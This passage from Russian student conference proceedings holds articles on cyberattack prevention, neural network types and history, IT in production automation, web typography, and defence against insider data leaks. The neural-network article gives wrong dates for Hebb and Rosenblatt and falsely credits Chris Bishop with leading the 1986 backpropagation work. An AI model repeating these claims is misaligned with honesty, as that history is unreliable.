уязвимостей системы. Кроме того, предотвращение кибератак требует установки обновлений и патчей безопасности, использования антивирусного и анти-спам программного обеспечения, многофакторной аутентификации и брэндамауэра. Важно помнить, что информационная безопасность – это непрерывный процесс, и методы защиты и обнаружения кибератак должны постоянно совершенствоваться и адаптироваться к новым угрозам [9].

Наконец, рекомендуется проводить регулярную оценку рисков и анализ потенциальных угроз, чтобы убедиться, что используемые методы защиты соответствуют текущим требованиям безопасности. Обнаружение и предотвращение кибератак – это не только забота о безопасности данных, но и необходимость для сохранения репутации и продолжения успешной деятельности компании.

#### Список используемых источников

1. Шинкарецкая Г. Г., Берман А. М. Кибератаки – противоправное использование цифровых технологий [Электронный ресурс] // Международное право. 2022. № 1. С. 40–50. DOI: 10.25136/2644-5514.2022.1.37271. URL: [https://nbpublish.com/library\\_read\\_article.php?id=37271](https://nbpublish.com/library_read_article.php?id=37271) (дата обращения 15.03.2023).
2. Кулажников В. В. Нормативно-правовое и технологическое обеспечение информационной безопасности КНР // Образование и право. 2019. № 7. С. 24–30.
3. Грачева Е.А. Информационная безопасность // The Newman in Foreign Policy. 2020. Т. 3, № 54 (98). С. 57–59.
4. Плиев С. М. Роль информационной борьбы на примере косовского прецедента // Представительная власть – XXI век. 2020. № 3 (178). – С. 41–43.
5. Manual on the International Law Applicable to Cyber Warfare (2019). Prepared by the International Group of Experts at the Invitation of the NATO Cooperative Cyber Defence Centre of Excellence [Электронный ресурс]. URL: <http://csef.ru/media/articles/3990/3990.pdf> (дата обращения 15.03.2023).
6. Роберт И. В. Информационная безопасность личности // Труды международного симпозиума «Надёжность и качество». 2018. Т. 1. С. 6871.
7. Буйневич М. В., Покусов В. В., Израйлов К. Е. Модель угроз информационно-технического взаимодействия в интегрированной системе защиты информации // Информатизация и связь. 2021. № 4. С. 6673. DOI: 10.34219/2078-8320-2021-12-4-66-73.
8. Глинская Е. В., Чичварин Н. В. Информационная безопасность конструкций ЭВМ и систем : учебное пособие. Москва: ИНФРА-М, 2021. 118 с. ISBN 978-5-16-010961-9 [Электронный ресурс]. URL: <https://znanium.com/catalog/product/1178152> (дата обращения 15.03.2023). Режим доступа: по подписке.
9. Миняев А. А. Метод и методика оценки эффективности системы защиты территориально-распределенных информационных систем // Информатизация и связь. 2020. № 6. С. 29–36.

УДК 004.032.26  
ГРНТИ 28.23.37

## НЕЙРОСЕТИ – КЛЮЧ К БУДУЩЕМУ

**Б. А. Аль-Нами, Е. П. Вильготский**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*В данной статье будет поднята тема нейронной сети и её вклад в развитие информационных технологий. Даже сейчас нейронная сеть уже внедряется во многие области человеческой жизни и очень важно знать её значение для будущего человека. Необходимость развития нейронной сети будет раскрыта в данной статье.*

*нейросети, нейроны, нейронные сети, обработка данных, машинное обучение, искусственный интеллект.*

На данный момент нейронные сети способны выполнять много задач, таких как обработка языка, перевод и распознавание объектов и лица. Существует много (нейроннок), которые должны выполнять определенные задачи. Такие как: моделирования языка, обработка речи, обработка изображений. Нейронная сеть представляет собой нейроны в слоистой структуре или взаимосвязанные узлы.

В будущем нейронные сети будут создавать больше контента и изобретать новый продукт и услуги, совершенствовать нашу жизнь. Возможно, нейронные сети станут настолько совершенными, что смогут контролировать все аспекты жизни человека.

Перцептрон – простейший вид нейронной сети, который может использоваться для классификации. Он состоит из одного или нескольких слоев, каждый из которых содержит некоторое количество нейронов. Для обучения перцептрона мы подаем ему входные данные, которые затем обрабатываются нейронами и возвращаются выходные данные [1]. Если вывод правильный, то перцептрон не изменяется, если же результат неверный, то веса ослабляются или усиливаются в зависимости от того, был ли ответ ближе к правильному (рис. 1).

Рекуррентная нейронная сеть – тип нейронной сети, который используется для обработки последовательностей. Эта сеть содержит слои, кото-




Рис. 1. Нейронная сеть перцептрон



рые создают циклы, позволяя информации о предыдущем состоянии сохраняться и передаваться в следующее состояние. Это значит, что рекуррентная сеть может «понимать» контекст и сохранять информацию на долгосрочной памяти. Это может быть полезно при работе с текстами, речью, видео и другими данными, которые имеют фиксированную последовательность (рис. 2).




Рис. 2. Рекуррентная нейронная сеть

Сверточная нейронная сеть – еще один тип нейронной сети, которая используется для анализа изображения [2]. Она имеет специфические свойства, такие как фильтры, которые учитывают идентичность пикселей, находящихся рядом. Это соответствует механизмам обработки информации в зрительной коре головного мозга. Этот тип нейронной сети может быть использован для классификации изображений и распознавания образов, и ее широко применяют в компьютерном зрении и распознавании зрительной информации (рис. 3).




Рис. 3. Сверточная нейронная сеть

Глубокая нейронная сеть состоит из многих слоев, и каждый из них содержит множество нейронов. Она может использоваться для высокоуровневого анализа, такого как обработка естественного языка, распознавание образов, классификация аудиоданных и т. д. Глубокие нейронные сети могут обрабатывать многомерные данные, такие как изображения, видео или голос, и они могут включать в себя различные типы слоев, используемые для работы с разными типами данных (рис. 4).




Рис. 4. Глубокая нейронная сеть

Нейронная сеть с обратным распространением ошибки – разновидность нейронной сети, который представляет собой глубокую сеть, содержащую скрытые слои. Она может обучаться за счет адаптации весов каждого нейрона [3]. Алгоритм обратного распространения ошибки позволяет определять ошибки, связанные с каждым нейроном, поскольку он работает с изменением весов каждого нейрона. Нейронные сети с обратным распространением ошибки широко используются для классификации, распознавания образов и прогнозирования (рис. 5).




Рис. 5. Нейронная сеть с обратным распространением ошибки

Автоэнкодер – разновидность нейронной сети, который может использоваться для сжатия данных. Его основная цель заключается в том, чтобы помочь системе сжать информацию, сохраняя при этом важную информацию. Он используется для сжатия изображений, телекоммуникации, сжатия аудиоданных и многого другого. Автоэнкодеры могут обучаться как части обучения без наставника или части других моделей нейронных сетей (рис. 6).




Рис. 6. Нейронная сеть автоэнкодер

Люди могут подумать, что нейронная сеть – первый шаг к развитию искусственного интеллекта. Но это не так, в действительности нейронные сети могут обучаться более сложным задачам, но они никогда не превратятся в искусственный интеллект с возможностями самообучения и само распознавания. Но все же нейронные сети играют важную роль в эволюции искусственного интеллекта, обучаясь и создавая алгоритмы, которые позволяют машинам отражать аспекты человеческого мышления и творчества. Уже в наше время люди разработали несколько искусственных интеллектов на основе (нейронки), таких как самообучающиеся роботы, системы автоматического распознавания речи и системы распознавания образов [4].

Однако, как и в любой технологии, существует ряд проблем и ограничений, с которыми нужно учитывать при работе с нейронными сетями. Одна из основных проблем – это переобучение, когда нейронная сеть обучается на данных, которые не являются репрезентативными для целевой задачи. Это может привести к ошибкам классификации и другим проблемам.

Еще одной проблемой является сложность интерпретации результатов, полученных с помощью нейронной сети. Например, при использовании глубоких нейронных сетей, которые имеют множество слоев и нейронов, сложно понять, какие функции выполняют нейроны и как они взаимодействуют между собой.

Также следует учитывать, что не все задачи лучше решать с помощью нейронных сетей. Например, для задач, связанных с предиктивным моделированием или временными рядами, могут быть более эффективные алгоритмы, такие как (ARIMA) или (SARIMA).

В целом, нейронные сети являются мощным инструментом для обработки данных и решения сложных задач. Они могут быть использованы в различных областях, и их применение будет только расти с развитием технологий. Однако для эффективного использования нейронных сетей важно

учитывать их ограничения и особенности, а также выбирать правильный тип сети для каждой конкретной задачи.

Сейчас мы можем сказать, что первые шаги в направлении нейронных сетей были сделаны еще в начале XX века, когда исследователи пытались создать математическую модель человеческого мозга. Один из первых исследователей был Уоррен МакКаллок. В 1943 году он и Уолтер Питтс представили искусственные нейроны, которые могут моделировать нейроны человеческого мозга. Это был первый шаг к созданию нейронной сети.

В 1950 году Дональд Хебб представил теорию, что нейроны в мозгу могут изменять свои связи в зависимости от предыдущего опыта. Он создал метод обучения нейронной сети, который был назван «правилом Хебба». Оно гласит, что нейрон, активирующий другой нейрон, укрепляет связь между ними, тогда как нейрон, снижающий активность другого нейрона, ослабляет связь. Это подход, который используется в настоящее время во многих нейронных сетях.

В 1960 году Фрэнк Розенблатт поднял тему «персептрон», который был первым алгоритмом машинного обучения, способным обучаться на наборах данных. Персептрон умел классифицировать объекты в два класса и использовался в задачах распознавания образов.

После выхода персептрона нейронные сети несколько раз зашли в тупик и были очень неэффективны. Но в 1986 году Джеффри Хинтон и Дэвид Румельхарт во главе с Крисом Бисхопом создали многослойную нейронную сеть «нейросеть обратного распространения ошибки». Эта нейронная сеть считается прорывом в технологии глубокого обучения. Его многослойная структура позволила нейросети обрабатывать и анализировать большой объем данных и рассчитывать большой объем операций. Эта технология стала широко применяться в области распознавания речи, обработки изображений и других областях [5].

Сегодня нейронные сети являются одной из самых перспективных технологий в области искусственного интеллекта и машинного обучения. Они проходят непрерывное развитие и улучшение. Большинство современных научных исследований в области искусственного интеллекта сосредоточены на разработке мощных и эффективных нейронных сетей. Но путь этой технологии был довольно своеобразным и в ней было много препятствий и неудач, до тех пор, пока мы не получили нашу современную нейронную сеть.

Обладая способностью к обучению, сравнимой с человеческой, и возможностью выполнять сложные задачи в несколько раз быстрее, нейронные сети являются важной частью будущего высоких технологий. Они уже используются во многих областях науки и техники, и ожидается, что в ближайшем будущем будут разработаны более умные и совершенные нейронные сети.

### Список используемых источников

1. Шмыгарева В. С. Разработка и обучение нейросетей // Молодой ученый. 2022. № 24 (419). С. 79–87.
2. Цаунит А. Н. Перспективы развития и применения нейронных сетей // Молодой ученый. 2021. № 23 (365). С. 114–117.
3. Круглов В. В., Борисов В. В. Искусственные нейронные сети. Теория и практика. М. : Телком, 2002. 382 с.
4. Степанов П. П. Искусственные нейронные сети // Молодой ученый. 2017. № 4 (138). С. 185–187.
5. Матвеева И. Нейронные сети в задачах компьютерного зрения. М. : Финансы и статистика, 2020. 320 с.

УДК 004+681.5  
ГРНТИ 50.53.17

## ИСПОЛЬЗОВАНИЕ ИНФОРМАЦИОННЫХ ТЕХНОЛОГИЙ В АВТОМАТИЗАЦИИ ПРОЦЕССОВ ПРОИЗВОДСТВА

**Б. А. Аль-Нами, И. Р. Волков**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*Современное производство становится все более автоматизированным и цифровым. Использование информационных технологий позволяет оптимизировать и ускорить производственные процессы, снизить издержки и улучшить качество продукции. В данном эссе будет рассмотрено, какие информационные технологии применяются в автоматизации процессов производства, и какие преимущества они предоставляют.*

*автоматизация, производство, информационные технологии, новейшие технологии.*

В условиях современного рынка, когда компании вынуждены сокращать издержки, увеличивать производительность и снижать сроки выпуска продукции, использование информационных технологий становится все более актуальным. Они позволяют автоматизировать многие производственные процессы, упростить управление предприятием и увеличить эффективность работы [1].

*Проблемы, которые способны решить информационные технологии*

Использование информационных технологий в автоматизации производственных процессов может решать множество задач, связанных с произ-

водством. Одна из основных задач – управление производственными процессами. Использование систем управления производством (MES) позволяет автоматизировать процесс планирования производства, управление материальными потоками, контроль качества продукции и многое другое. MES интегрирует все производственные процессы в единую систему, что позволяет сократить время на выполнение работ, избежать ошибок, повысить качество продукции и увеличить производительность [2].

Одна из важнейших задач, которую можно решить с помощью информационных технологий в производстве – управление складскими запасами. Для автоматизации этого процесса используются системы автоматизации складов (WMS). Они позволяют управлять складом, контролировать состояние запасов, оптимизировать распределение товаров и многое другое. WMS также позволяют сократить издержки на управление запасами, уменьшить потери товаров и сократить время на их поиск [3].

#### *Система автоматизированных процессов*

Еще одним примером применения информационных технологий в производстве является использование систем автоматизации процессов. Система автоматизированных процессов (САП) – это комплекс программных и аппаратных средств, который позволяет автоматизировать управление производственными процессами, включая планирование, управление, контроль и анализ производственных операций [5].

Системы автоматизации процессов в производстве позволяют снизить затраты на производство, улучшить качество продукции, ускорить процессы, а также снизить вероятность ошибок, связанных с человеческим фактором. САП включают такие функции, как планирование производства, контроль качества, управление складом, управление персоналом и т. д.

Системы автоматизации процессов позволяют быстро анализировать данные, связанные с производством, и принимать решения на основе этих данных. Например, САП может автоматически определять количество необходимых материалов для производства продукции и заказывать их у поставщиков, что позволяет снизить время на доставку материалов и повысить производительность [5, 6].

Кроме того, Система АП могут использоваться для оптимизации расходов на производство и уменьшения затрат на энергию. Например, может контролировать расход энергии на производстве и автоматически выключать оборудование, которое не используется в данный момент. Также данная система может помочь в оптимизации логистических процессов, что снизит затраты на транспортировку готовой продукции [7].

Использование информационных технологий в автоматизации процессов производства имеет множество преимуществ. Оно позволяет снизить затраты на производство, повысить производительность, улучшить качество



продукции, а также снизить вероятность ошибок, связанных с человеческим фактором. Системы автоматизации процессов являются важным инструментом для повышения эффективности и конкурентоспособности производственных предприятий.

#### Список используемых источников

1. Ширшов И. А. Информационные технологии в автоматизации процессов производства // Нижне-Волжский научный вестник. 2018. № 1–2 (19-20). С. 68–72.
2. Фролов И. И. Применение информационных технологий в автоматизации производственных процессов // Вестник Санкт-Петербургского государственного университета. Серия 10. Менеджмент. 2015. № 4. С. 110–118.
3. Хлебенских Л. В. Автоматизация производства в современном мире // Молодой ученый. 2017. № 16 (150). С. 308–311.
4. Новиков Д. А. Применение информационных технологий в производственном менеджменте // Вестник Пермского государственного технического университета. 2016. Т. 12. № 1. С. 7–19.
5. Кочергин А. В. Автоматизация производства. М. : Мир, 2018. 208 с.
6. Мельников В. П. Системы автоматизации технологических процессов производства. СПб. : Лань, 2007. 640 с.
7. Смирнов Е. Н. Информационные технологии в автоматизации производственных процессов // Вестник Тамбовского государственного технического университета. 2018. Т. 24. № 3. С. 530–538.

УДК 004.774.6  
ГРНТИ 81.95.00

## РОЛЬ ТИПОГРАФИКИ В ВЕБ-ДИЗАЙНЕ

**Б. А. Аль-Нами, Ю. Д. Воскресенская, М. В. Миронова**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*В настоящее время существует огромное количество веб-сайтов, которые предлагают различные виды информации. Однако, не все сайты способны эффективно донести эту информацию до посетителей. Именно поэтому владельцам сайтов необходимо обращать внимание на такие аспекты, как типографика, чтобы сделать свой сайт более интересным и удобным для посетителей, установить индивидуальность бренда.*

*типографика, шрифт, адаптивный дизайн, засечка, веб-дизайн.*

Типографика – наука о создании и оформлении текстовой информации на печатных изданиях, но в наши дни она занимает важное место в разра-

ботке веб-сайтов. Основы и законы типографики позволяют создать удобный структурированный текст, который сможет дать пользователю максимум полезной информации, привести к желанию дочитать текст на сайте до конца, приобрести товар, который продвигает сайт, а также рассказать о нём другим заинтересованным людям.

Неважно насколько полезна информация в блоке текста, если она имеет ошибки в оформлении – она будет обделена вниманием. Важно принимать во внимание все критерии и правила типографики, чтобы создать конкурентноспособный продукт.




Главное внимание уделяется шрифту, а точнее шрифтовой гарнитуре. Для удобства использования шрифты делятся на группы, которые имеют общие стилевые признаки и принципы построения знаков. Такая группировка помогает принять правильное решение при выборе шрифта, описывает его основные характеристики [1].

Некоторые шрифты лучше подходят для печатных изданий, но не всегда их удобно читать на экране компьютера или мобильного устройства. Шрифты с засечками, такие как Times New Roman, более подходят для печатных изданий, тогда как гротескные шрифты, такие как Arial, лучше подходят для веб-сайтов. Также нужно обратить внимание на цвет текста и фона, чтобы достичь максимального контраста. Лучше всего использовать светлый цвет фона и темный цвет текста (табл. 1).

ТАБЛИЦА 1. Виды шрифтов

<p><b>Антиквы</b></p> <p><b>Aa</b> PT Serif Noto Serif Alegreya Source Serif Pro Lora Bitter</p>	<p>Классический вид, широкие закругленные или прямоугольные засечки. Используют в заголовках или стилизованных текстах.</p>
<p><b>Гротески</b></p> <p><b>Aa</b> Arial Inter Roboto PT Sans Open Sans Montserrat</p>	<p>Легко читаются на устройствах, отсутствуют засечки. Используют для основных текстовых блоков.</p>
<p><b>Брусковые</b></p> <p><b>Aa</b> Roboto Slab Conqueror Slab Pragmatica Slab Soho Pro</p>	<p>Массивные засечки, используют в заголовках или печатных изданиях.</p>



<p><u>Рукописные</u></p> 	<p>Построены на принципах каллиграфии, используют для выразительных заголовков.</p>
<p><u>Декоративные</u></p> 	<p>Дают большую выразительность заголовков, привлекают внимание.</p>
<p><u>Символьные</u></p> 	<p>Состоят из знаков, которые не содержат букв алфавита.</p>

Размер шрифта играет важную роль в восприятии информации на веб-сайте. Необходимо выбирать достаточно крупный размер, чтобы текст был легко читаемым. Согласно исследованиям, наиболее комфортный размер шрифта для чтения на сайтах—16–20 px (для компьютеров) и 14–18 px (для смартфонов). Размер шрифта вполне может варьироваться в зависимости от целевой аудитории. Люди старшего возраста могут предпочитать более крупный шрифт, тогда как молодежь может лучше читать текст меньшего размера (рис. 1).



Рис. 1. Размер кегеля для разных устройств

Кроме того, важно учитывать межстрочный интервал. Оптимальный межстрочный интервал делает текст более читабельным и упрощает восприятие информации, для разных текстов он может быть различным [2].

Важно использование заголовков и подзаголовков. Заголовки и подзаголовки помогают читателю быстрее ориентироваться на странице, находить необходимую информацию, делают текст более привлекательным

и удобочитаемым для пользователей. В типографике заголовки разделяются на уровне (h1, h2, h3 ...). Если сравнить сайт с книгой, то заголовок h1 – название всей книги, h2 – раздела, h3 – пункта в разделе и так далее.

Чтобы заголовок отличался от основного блока текста, необходимо:

– сделать более крупным расстояние между абзацем и заголовком, кегль;

– сделать больше насыщенность.

Структурировать можно с помощью контрастных гарнитур, например:

– антиква к гротеску;

– рукописный к антикве;

– узкий к широкому.

Информация должна быть понятно структурирована – каждый заголовок относиться к своему участку в тексте, при этом при необходимости отличаться по кеглю.

Кроме того, использование списка с маркерами может помочь визуально выделить ключевые пункты или идеи в тексте, что делает его более удобочитаемым и понятным. В списке с маркерами обычно используют маркеры в виде чисел, букв, символов или иконок (такой вариант предоставляет информацию сразу в двух видах).

Все элементы, перечисленные выше, составляют типографику, которая является важнейшим компонентом при создании интерфейса веб-сайта.

Типографика может повысить узнаваемость бренда. Кроме того, что хорошая типографика улучшит индивидуальность веб-сайта, пользователи страницы начнут ассоциировать шрифт, представленный на вашем сайте, с вашим брендом. Продуманная типографика может помочь завоевать доверие пользователей, поспособствовать продвижению бренда.

Также типографика может повлиять на принятие решений пользователями и удерживать внимание пользователей. Правильно подобранные элементы типографики усиливают смысл текста, убеждают пользователя остановить своё внимание на данном веб-сайте на длительное время, делают сайт запоминающимся [3].

Таким образом, использование типографики очень важно в создании веб-сайтов, оно помогает установить сильную визуальную иерархию, задавая общий тон веб-сайта и создавая хороший графический баланс. Использование правильной типографики может значительно повысить эффективность веб-сайта и улучшить восприятие информации. Необходимо уделять особое внимание выбору шрифта и его размера, межстрочному интервалу, цвету текста, фону, а также правильному оформлению списков. Эти аспекты позволяют сделать текст более доступным, читаемым и привлекательным для посетителей, что в свою очередь может увеличить время, которое пользователи проводят на сайте, а также количество возвращающихся пользова-

телей, и количество продаж, потому что внешне привлекательный и правильно оформленный сайт вызывает у потенциального покупателя больше доверия, нежели сайт, выполненный людьми, незнающими основ типографики, композиции и т. д.

#### Список используемых источников

1. Типографика в веб-дизайне. Основные понятия и правила // iProspect Ukraine URL: <https://iprospect.com.ua/ru/tipografika-v-veb-dizajne-osnovnye-ponyatiya-i-pravila/> (дата обращения 20.03.2023).

2. Чихольд Я. Новая типографика. Руководство для современного дизайнера. 2-е изд. М. : Студия Артемия Лебедева, 2013. 248 с.

3. Стрельникова В. Э. Типографика в дизайне // Молодой ученый. 2020. № 51 (341). С. 54–56.

УДК 004.45: 004.492.3

ГРНТИ 81.93.29

## ЗАЩИТА ОТ ВНУТРЕННИХ УГРОЗ

**Б. А. Аль-Нами, П. С. Герасимова, В. И. Кирсанов**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*В настоящее время информационные технологии развиваются с большой скоростью, и уже не так просто выделить какую-либо сферу жизнедеятельности человека, в которой они бы не пользовались спросом. Однако с ростом технологий, возрастает и угроза кибербезопасности. Наибольшую опасность для современных пользователей сетей представляют внутренние злоумышленники, имеющие доступ ко всем источникам информации. Мы разберём все аспекты вопроса об угрозах и безопасности, актуальных в мире современных информационных технологий.*

*информационная безопасность, внутренние угрозы, защита, информационная безопасность, утечка данных, информационная среда, защита информации.*

Для начала разберём главную науку, занимающуюся обеспечением защиты сетей и систем.

Информационная безопасность – совокупность различных мер, которые направлены на обеспечение защиты различных программ и компьютерных данных от утечки информации или их взлома. Кроме того, эта отрасль сама же занимается данными мерами.

Информационная безопасность включает в себя такие сферы, как:

- Доступность – доступ к определенной информации выдается человеку, который имеет на это право. только у определенного человека, имеющего на это право.
- Конфиденциальность – данный принцип означает защиту информации от людей, которые не обладают для доступа к ней специальными правами.
- Целостность – предполагает целостность информации, ее полноту, а также невозможность изменения данных без разрешения владельца этих данных.

Угрозы, которые могут грозить различным данным человека, можно разделить на внешние и внутренние. Согласно наблюдениям, около 80 % атак на личную информацию производится либо сотрудниками самой организации, которая ее защищает, либо внешними мошенниками, которые получили доступ с их помощью [1, 2].

Внутренние угрозы – опасности, которые распространяются внутри компаний и различных предприятий, хранящих определенные данные. Они могут быть совершены либо из-за неосторожности сотрудников, либо чисто в корыстных целях.

К сожалению, в настоящее время многие компании страдают от финансовых потерь, которые связаны с утечкой конфиденциальных данных. Зачастую, такие проблемы возникают при недостаточном контроле персонала со стороны руководителей, поскольку именно сотрудники организации могут стать причиной крупных потерь.

Для обнаружения злоумышленника используется специальный комплекс мер, включающий в себя:

1. Технический контроль, который состоит из различных приспособлений и методов для защиты информации от атак;
2. Формальный контроль, состоящий из определенных процессов, способных снизить вероятность появления внутренних атак в бизнесе, и помогающий правильно его вести;
3. Неформальный контроль, касающийся культурных ценностей и различных убеждений в организациях и предприятиях. При таком контроле происходит общение руководства с сотрудниками, выстраивается единое мнение насчет определенной сферы работы организации, что повышает ответственность и интерес к ней.

Также существует деление внутренних угроз на определенные этапы их действия, на основании которых применяются особые меры.

Первый этап – предотвращение. На данном этапе используются меры, способные предотвратить различные угрозы внутреннего характера, когда они еще не были совершены [3].

Второй этап – обнаружение. Здесь используются меры, направленные на выявление угроз. Такие меры применяют в случае, если атака уже была

произведена или производится в данный момент. Если атака была совершена извне, то обнаружить ее будет гораздо легче, чем ту же атаку, но совершенную уже изнутри предприятия. Для выявления последнего могут применяться специальные устройства для мониторинга, либо ведение журналов, а также другие методы.

Третий этап – реагирование. На этом этапе применяются меры, которые направлены на устранение уже возникших угроз. Они могут как корректировать последствия, так и пресекать их. Кроме того, сама организация в праве принимать определенные меры по отношению к злоумышленнику.

Как же защитить данные от возможного вторжения инсайдеров? На сегодняшний день рынок устройств защиты переполнен средствами от внешних угроз, в то время как внутренние угрозы решить уже не так просто, поэтому нельзя ограничиться одним универсальным средством. Для определенного поведения злоумышленника требуются определенные меры. Таким образом, если он не разбирается в использовании шпионского оборудования, он вероятно прибегнет к следующим вариантам кражи информации: переписывание файлов на мобильный телефон, диск или ноутбук, отправление файлов по (*e-mail*), выгрузка на файловый сервер, распечатывание на бумажном носителе. При таких случаях для защиты данных может быть полезным выбор устройств, которые различаются как по применяемым технологиям, так и по количеству безопасных каналов утечки данных [4, 5].

Стоит обозначить несколько существующих средств контроля различных информационных носителей, которые могут применяться для защиты информации от внутренних угроз:

1. Средства контроля мобильных носителей данных. Эти средства помогают держать под контролем USB-носители, управлять портами для ввода и вывода информации и т.д. Особое внимание в настоящее время в данном решении проблемы уделяется защите именно мобильных компьютеров, ведь именно их кражи оказываются одной из главных причин кражи, данных.

2. Средства фильтрации почтового и веб-трафика. Здесь идет упор на защиту организаций от нецелевого использования ресурсов веб-сайтов, на предотвращение утечки информации по веб-каналам и через (*e-mail*) учреждения [6].

Для того, чтобы определиться с выбором решения для защиты данных от утечки необходимо учесть несколько факторов:

1. Цели внедрения технологического решения:
  - стремление соответствовать стандартам, принятым в нормах информационной безопасности;
  - обнаружение каналов утечки информации;

– необходимость в комплексной защите организации от утечки данных посредством создания определенной системы по управлению информационной безопасностью.

2. Количество используемых рабочих станций в компаниях.

3. Унаследованные приложения, затрудняющие приведение к единообразию инфраструктуры предприятий.

4. Сертификаты и лицензии, необходимые от компаний для ряда министерств согласно их требованиям [7].

Подводя итоги, можно сделать вывод, что внутренние угрозы до сих пор являются актуальной проблемой для различных предприятий и организаций, обладающих незащищенными конфиденциальными данными. Подобные атаки все еще исследуются, ищутся новые пути решения и устранения последствий, новые подходы по защите информации. Применение каждого подхода зависит от различных факторов, начинающихся с финансовой составляющей организаций и заканчивающихся используемыми устройствами и носителями информации. Каждой компании необходимо с особой внимательностью и осторожностью относиться к данным производства, ведь злоумышленником может оказаться сотрудник или доверенный человек этой организации, о намерениях которого руководство может и не догадываться, поэтому следует своевременно принять соответствующие меры для постоянной и надежной защиты информации.

#### Список используемых источников

1. Аникин И. В. Управление внутренними рисками информационной безопасности корпоративных информационных сетей // Научно-технические ведомости СПбГПУ. Информатика. Телекоммуникации. Управление. 2009. № 3 (80). С. 35–40.

